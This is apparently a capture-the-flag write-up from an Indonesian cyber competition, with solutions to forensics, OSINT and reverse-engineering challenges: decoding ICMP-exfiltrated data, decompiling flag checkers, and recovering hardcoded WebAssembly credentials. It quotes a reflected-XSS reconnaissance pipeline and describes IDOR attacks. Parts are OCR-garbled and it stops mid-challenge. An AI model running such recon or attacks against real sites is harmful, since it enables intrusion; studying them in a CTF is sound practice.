1009 20.80.149.165 - - [10/Sep/2025:05:47:55] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5770.162 Safari/537.36"
1010 148.98.69.138 - - [10/Sep/2025:05:47:58] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
1011 49.207.219.245 - - [10/Sep/2025:05:48:01] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
1012 46.151.158.70 - - [10/Sep/2025:05:48:06] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
1013 237.62.208.44 - - [10/Sep/2025:05:48:08] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
1014 81.110.120.61 - - [10/Sep/2025:05:48:09] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
1015 77.211.185.213 - - [10/Sep/2025:05:48:10] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
1016 145.147.212.83 - - [10/Sep/2025:05:48:12] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
1017 32.35.125.176 - - [10/Sep/2025:05:48:15] "GET /index.html HTTP/1.1" 200 1472 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15"
1018 243.223.119.188 - - [10/Sep/2025:05:48:18] "GET /index.html HTTP/1.1" 200 1472 "-" "curl/7.68.0"
1019 26.165.119.80 - - [10/Sep/2025:05:48:20] "GET /index.html HTTP/1.1" 200 1472 "-" "Go-http-client/1.1"
```

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)

```
[>>> echo "UlRSVE5JMjV7TDBnX0MwcnIzbDQ=" | base64 -d  
RTRTN125{L0g_C0rr3l4t10n_&_D33p_D1v3}
```

part kedua ada di edr_agent.log


```
[>>> cd /root/kitoid | >>> a /foren/EDR-Labyrinth  
>>> grep -ml CONFIG_UPDATE.*payload=' edr_agent.log '\  
| sed -E 's/.*/payload=//;s/deadbe//g'\  
| xxd -r -p Quals  
| python3 -c 'import sys;print(bytes(b^0xEF for b in sys.stdin.buffer.read()), end="")'  
[>>> MyChalls  
t10n & D33p_D1v3}%  
[>>> cd /root/kitoid | >>> a /foren/EDR-Labyrinth  
>>> WreckIT5.0_Final
```

3. FLAG

RTRTN125{L0g_C0rr3l4t10n_&_D33p_D1v3}



Trafic Exfiltration

DESKRIPSI SOAL - 300 POINTS



Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)



2. PROOF OF CONCEPT

extract icmp payloadnya as hex, reorder chunks, dan xor dengan key 0x42, key+1 per byte

```
↳ [itoid] ➜ a /foren/Trafic Exfiltration
{
    >>> tshark -r traf-exfil.pcapng -Y 'icmp && (icmp.type==0 || icmp.type==8)' -T fields -e data.data
    0317342e38010b0800
    023c0173424252106
    01311b252329101330
    0010171611080e7a7c
    040c3c2e1015133721
    05051b0910

    >>> tshark -r traf-exfil.pcapng -Y 'icmp && (icmp.type==0 || icmp.type==8)' -T fields -e data.data \
    | awk '{o=substr($0,1,2); d=substr($0,3); printf "%d %s\n", strtonum("0x" o), d}' \
    | sort -n \
    | cut -d" " -f2- \
    | tr -d "\n"
    10171611080e7a7c311b2523291013303c0c17342425210617342e38010b08000c3c2e1015133721051b0910

    >>> tshark -r traf-exfil.pcapng -Y 'icmp && (icmp.type==0 || icmp.type==8)' -T fields -e data.data \
    | awk '{o=substr($0,1,2); d=substr($0,3); printf "%d %s\n", strtonum("0x" o), d}' \
    | sort -n \
    | cut -d" " -f2- \
    | tr -d "\n" \
    | xxd -r -p \
    | python3 -c 'import sys;data=sys.stdin.buffer.read();k=0x42;sys.stdout.write(bytes([b ^ ((k+i)&0xff) for i,b in enumerate(data)]).decode())'
    RTRTNI25{Ping Can Carry More Than Just Hope}
}

↳ [itoid] ➜ a /foren/Trafic Exfiltration
```

3. FLAG

HAL 36

Powered By **RTRTNI25**. Copyright 2025

Rise The Ranger – Cyber Competition 2025
Attack and Defense (Online Competition)

RTRTNI25{Ping_Can_Carry_More_Than_Just_Hope}

OSINT

J4k51k v2

DESKRIPSI SOAL - 200 POINTS

CHALLENGE

J4k51k v2

200

Tim intelijen kami menemukan catatan investigasi singkat milik seorang threat actor yang sedang melakukan reconnaissance terhadap target. Di antara catatan tersebut tercatat langkah-langkah automatis berikut:

Simple Reflected XSS:

1. subfinder -d target.com | httpprobe -c 100 > target.txt
2. cat target.txt | waybackurls | gf XSS | kxxs
3. Got a URL which had all the special characters unfiltered and the parameter was callback=

Menurut informasi intelijen juga menunjukkan bahwa threat actor ini pernah merepost Simple Reflected XSS tersebut di akun Twitter miliknya: **@pr0gr35528**. Temukan postingan akun siapa yang dia repost dan tanggal postingn tersebut.

Format Flag: **RTRTNI25{@username}** Jan 01, 2025}

Always Day One - Menyalah (RB)

Flag

Submit

2. PROOF OF CONCEPT

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

#BugBounty #BugHunting

Bugbounter @bugbounterr · Jan 6, 2023

The first Bounter Tip of 2023 comes from **@pr0gr35528!** Root's original blog post is in Indonesian, but you can always click translate while reading. To get to know Root, and the IDOR vulnerability more, visit his page here: bit.ly/3jQNGVr

#bugbountytips #ethicalhacking

Tip from a Bounter:
Root Bakar

“ What is IDOR?
IDOR (Insecure Direct Object Reference), is an attack that allows a malicious user to be able to make changes, delete, make additions, and view all the information data belonging to targeted user(s) by simply injecting objects in the form of the ID of the targeted user, or in this case, the victim. ”

bugbounter

Ternyata bang rootbakar ganti username

Rootbakan Official reposted

Vegeta @_justYnot · Oct 7, 2020

Simple Reflected XSS:-

1. subfinder -d target .com | httpprobe -c 100 > target.txt
2. cat target.txt | waybackurls | gf xss | koxs
3. Got a URL which had all the special characters unfiltered and the parameter was callback=

#bugbountytips
#bugbounty

1/3


3. FLAG

RTRTNI25{@_justYnot_Oct 7, 2020}

REVERSE ENGINEERING

Obfuscated Logic

DESKRIPSI SOAL - 200 POINTS



2. PROOF OF CONCEPT

diberikan flag checker

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)

The screenshot shows the IDA Pro interface with two main windows. The left window is titled 'Functions' and lists various functions with their segment information. The right window is titled 'Pseudocode-A' and displays the assembly code for the 'main' function.

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     if ( argc == 2 )
4     {
5         puts("Validating your input ... ");
6         if ( !(unsigned __int8)check_password(argv[1]) )
7         {
8             puts("Correct! You have mastered deobfuscation.");
9             printf("Flag: %s\n", argv[1]);
10        }
11    else
12    {
13        puts("Incorrect.");
14    }
15    return 0;
16 }
17 else
18 {
19     printf("Usage: %s <password>\n", *argv);
20     return 1;
21 }
22 }
```

The bottom left of the interface shows the status bar with 'Line 20 of 29, /check_password' and a 'Graph overview' button.

HAL 41

Powered By RTRTNI25. Copyright 2025

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)

The image shows two screenshots of the IDA Pro debugger interface, illustrating the analysis of two functions: `junk_operations` and `validate_char`.

Function `junk_operations` (Line 19 of 29, /junk_operations):

```
1 _int64 __fastcall junk_operations(_DWORD *a1)
2 {
3     _int64 result; // rax
4
5     *a1 = 5 * *a1 + 3;
6     result = (unsigned int)(*a1 % 100);
7     *a1 = result;
8     return result;
9 }
```

Function `validate_char` (Line 18 of 29, /validate_char):

```
1 _BOOL8 __fastcall validate_char(unsigned __int8 a1, int a2)
2 {
3     return (a1 ^ key[a2 % 4]) == encoded_flag[a2];
4 }
```


The left pane displays a list of functions, while the right pane shows the assembly code with highlighted instructions and variables. Below each assembly window is a "Graph overview" section.

HAL 42

Powered By RTRTNI25. Copyright 2025

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)



The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for the `transform_char` function is displayed:

```
1 | __int64 __fastcall transform_char(_BYTE *a1, char a2)
2 {
3     *a1 += a2;
4     return 1LL;
5 }
```

The left pane shows a list of functions, and the bottom pane shows a graph overview.

cukup hitung `password[i] = ((encoded_flag[i] ^ key[i % 4]) - i) & 0xFF` untuk semua 40 bytes

```
#!/usr/bin/env python3
```

```
enc = [
    65, 98, 22, 62, 65, 121, 122, 85, -112, 122, 45, 19, 125, 68, -63, -21,
    96, 69, -60, 21, -112, -76, 55, 9, -104, 79, 37, -3, 104, 71, -47, -26,
    -106, -92, -48, -5, -120, -67, -38, -51
]

key = [19, 55, 66, 105]

flag = []
for i, val in enumerate(enc):
    val &= 0xFF # convert negative to byte
    c = (val ^ key[i % 4]) - i
    c &= 0xFF # wrap
    flag.append(chr(c))

print("".join(flag))
```

The terminal window shows the following session:

```
itoid@itoid:~/rev/Obfuscated Logic$ ./sol.py
RTRTNI25{Deobfuscation_Is_My_Superpower}
itoid@itoid:~/rev/Obfuscated Logic$
```


On the right side of the terminal, there is a small icon labeled "obfusca check".

3. FLAG

RTRTNI25{Deobfuscation_Is_My_Superpower}

Ranger Login #2

DESKRIPSI SOAL - 207 POINTS




2. PROOF OF CONCEPT

diberikan html sebagai ui/ux webnya, javascript panggil fungsi dari module wasm (webassembly), dan di wasmnya itu ada username dan password verification logic

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)



The screenshot shows the Ghidra interface with the following components:

- File Tree:** Shows the file structure with `challenge.wasm` as the main module.
- Program Trees:** Displays memory regions and global symbols.
- Symbol Tree:** Lists imports, exports, and labels, including `param_1`, `param_2`, and `unnamed_function_0`.
- Data Type Manager:** Shows available data types like `int`, `float`, and `char`.
- Assembly View:** Shows the assembly code for `challenge.wasm`. The assembly is heavily annotated with comments and assembly mnemonics, such as `ldd` and `lde`, which correspond to `global.get` and `global.set` operations in the C decompilation.
- Decompiler View:** Shows the decompiled C code for `challenge.wasm`. The C code is annotated with assembly mnemonics and assembly-like strings, indicating the flow and data manipulation.

```
int export::c(void *param_1,void *param_2)

{
    int iVar1;
    int iVar2;
    uint uVar3;
```

HAL 45

Rise The Ranger – Cyber Competition 2025
Attack and Defense (Online Competition)

```
uVar3 = 0;
if ((param_1 != (void *)0x0) && (param_2 != (void *)0x0)) {
    iVar1 = unnamed_function_0(param_1);
    iVar2 = unnamed_function_0(param_2);
        /* WARNING: Load size is inaccurate */
        /* WARNING: Load size is inaccurate */

    if (((((iVar1 == 0x20) &&
        (((iVar2 == 0x20 && (*param_1 == '8')) && (*((char
*)((int)param_1 + 1) == '8'))) &&
        (((*(char *)((int)param_1 + 2) == '8' && (*((char
*)((int)param_1 + 3) == '7'))))) &&
        (((*(char *)((int)param_1 + 4) == '6')) &&
        ((((((*((char *)((int)param_1 + 5) == '5' && (*((char
*)((int)param_1 + 6) == 'c')) &&
            (((*(char *)((int)param_1 + 7) == 'c' &&
            (((*(char *)((int)param_1 + 8) == '1' && (*((char
*)((int)param_1 + 9) == '0')) &&
                (((*(char *)((int)param_1 + 10) == '6'))))) &&
                (((*(char *)((int)param_1 + 0xb) == '2' && (*((char
*)((int)param_1 + 0xc) == 'c')))) &&
                (((*(char *)((int)param_1 + 0xd) == 'e')) &&
                (((((*(char *)((int)param_1 + 0xe) == 'e' && (*((char
*)((int)param_1 + 0xf) == 'f')) &&
                    (((*(char *)((int)param_1 + 0x10) == '9' &&
                    (((*(char *)((int)param_1 + 0x11) == '9' && (*((char
*)((int)param_1 + 0x12) == '4')) &&
                        (((*(char *)((int)param_1 + 0x13) == '5'))))) &&
                        (((*(char *)((int)param_1 + 0x14) == '7' && (*((char
*)((int)param_1 + 0x15) == 'c')) &&
                            (((*(char *)((int)param_1 + 0x16) == 'e' &&
                            (((*(char *)((int)param_1 + 0x17) == 'f' && (*((char
*)((int)param_1 + 0x18) == '2')) &&
                                (((*(char *)((int)param_1 + 0x19) == '1' &&
                                (((((*(char *)((int)param_1 + 0x1a) == '7' && (*((char
*)((int)param_1 + 0x1b) == 'd')) &&
                                    (((*(char *)((int)param_1 + 0x1c) == '2')) &&
                                    (((*(char *)((int)param_1 + 0x1d) == '5' && (*((char
*)((int)param_1 + 0x1e) == 'c'))))))))))))) &&
                                (((*(char *)((int)param_1 + 0x1f) == '9' &&
                                (((param_2 == 'b' && (*((char *)((int)param_2 + 1) ==
                                '5'))))))))) &&
```

Rise The Ranger – Cyber Competition 2025 Attack and Defense (Online Competition)

```
(((((*(char *)((int)param_2 + 2) == '4' &&
    (((*(char *)((int)param_2 + 3) == 'e' && (*(char
*)((int)param_2 + 4) == '4')) &&
        (*(char *)((int)param_2 + 5) == '8')))) &&
    ((((*(char *)((int)param_2 + 6) == '6' && (*(char
*)((int)param_2 + 7) == '3')) &&
        (*(char *)((int)param_2 + 8) == 'e')) &&
        (((*(char *)((int)param_2 + 9) == 'f' && (*(char
*)((int)param_2 + 10) == '8')))))) &&
        ((*(char *)((int)param_2 + 0xb) == '2' &&
            (((*(char *)((int)param_2 + 0xc) == 'd' && (*(char
*)((int)param_2 + 0xd) == 'b')) &&
                ((*((char *)((int)param_2 + 0xe) == '8'))))) &&
                (((*(char *)((int)param_2 + 0xf) == '4' && (*(char
*)((int)param_2 + 0x10) == 'a')) &&
                    (((*(char *)((int)param_2 + 0x11) == 'd' &&
                        (((*(char *)((int)param_2 + 0x12) == 'a' && (*(char
*)((int)param_2 + 0x13) == '3')) &&
                            (((*(char *)((int)param_2 + 0x14) == '1' &&
                                (((((*(char *)((int)param_2 + 0x15) == '4' && (*(char
*)((int)param_2 + 0x16) == '3')) &&
                                    && ((*((char *)((int)param_2 + 0x17) == 'f')) &&
                                        (((*(char *)((int)param_2 + 0x18) == 'f' && (*(char
*)((int)param_2 + 0x19) == 'f')))) &&
                                            && ((*((char *)((int)param_2 + 0x1a) == '3')))))))))) &&
                                (((((*(char *)((int)param_2 + 0x1b) == 'd' && (*(char
*)((int)param_2 + 0x1c) == '1')) &&
                                    ((*((char *)((int)param_2 + 0x1d) == 'f')) && (*(char
*)((int)param_2 + 0x1e) == 'c')))))) {
            uVar3 = (uint)((*(char *)((int)param_2 + 0x1f) == '2');
        }
    }
    return uVar3;
}
```

panjang username dan passwodnya 32 bytes. username dan passwordnya juga hardcoded

```
#!/usr/bin/env python3
```

```
user = "888765cc1062ceef99457cef217d25c9"
pwd = "b54e4863ef82db84ada3143fff3d1fc2"

assert len(user) == 32 and len(pwd) == 32
flag = f"RTRTNI25{{{{user}{pwd}}}}"
print(flag)
```


```
{<itoid@itoid:~/rev/Ranger Login #2>}>>> ./sol.py
RTRTNI25{888765cc1062ceef99457cef217d25c9b54e4863ef82db84ada3143fff3d1fc2}
{<itoid@itoid:~/rev/Ranger Login #2>}>>>
```

3. FLAG

RTRTNI25{888765cc1062ceef99457cef217d25c9b54e4863ef82db84ada3143fff3d1fc2}

Quantum Prison

DESKRIPSI SOAL - 600 POINTS



2. PROOF OF CONCEPT

diberikan vm

Rise The Ranger – Cyber Competition 2025

Attack and Defense (Online Competition)

The screenshot shows two windows of the IDA Pro debugger. The top window displays the assembly code for the `main` function, and the bottom window displays the assembly code for the `check_debugger` function. Both windows show the same list of global symbols on the left.

Function List:

- `_init_proc`
- `sub_401020`
- `sub_401030`
- `sub_401040`
- `sub_401050`
- `sub_401060`
- `sub_401070`
- `sub_401080`
- `sub_401090`
- `_puts`
- `__stack_chk_fail`
- `printf`
- `_memset`
- `_getchar`
- `_ptrace`
- `_exit`
- `_start`
- `_dl_relocate_static_pie`
- `deregister_tm_clones`
- `register_tm_clones`
- `do_global_dtors_aux`
- `frame_dummy`
- `check_debugger`
- `run_vm`
- `main`
- `_term_proc`
- `__libc_start_main`
- `puts`
- `__stack_chk_fail`
- `printf`
- `_memset`
- `_getchar`
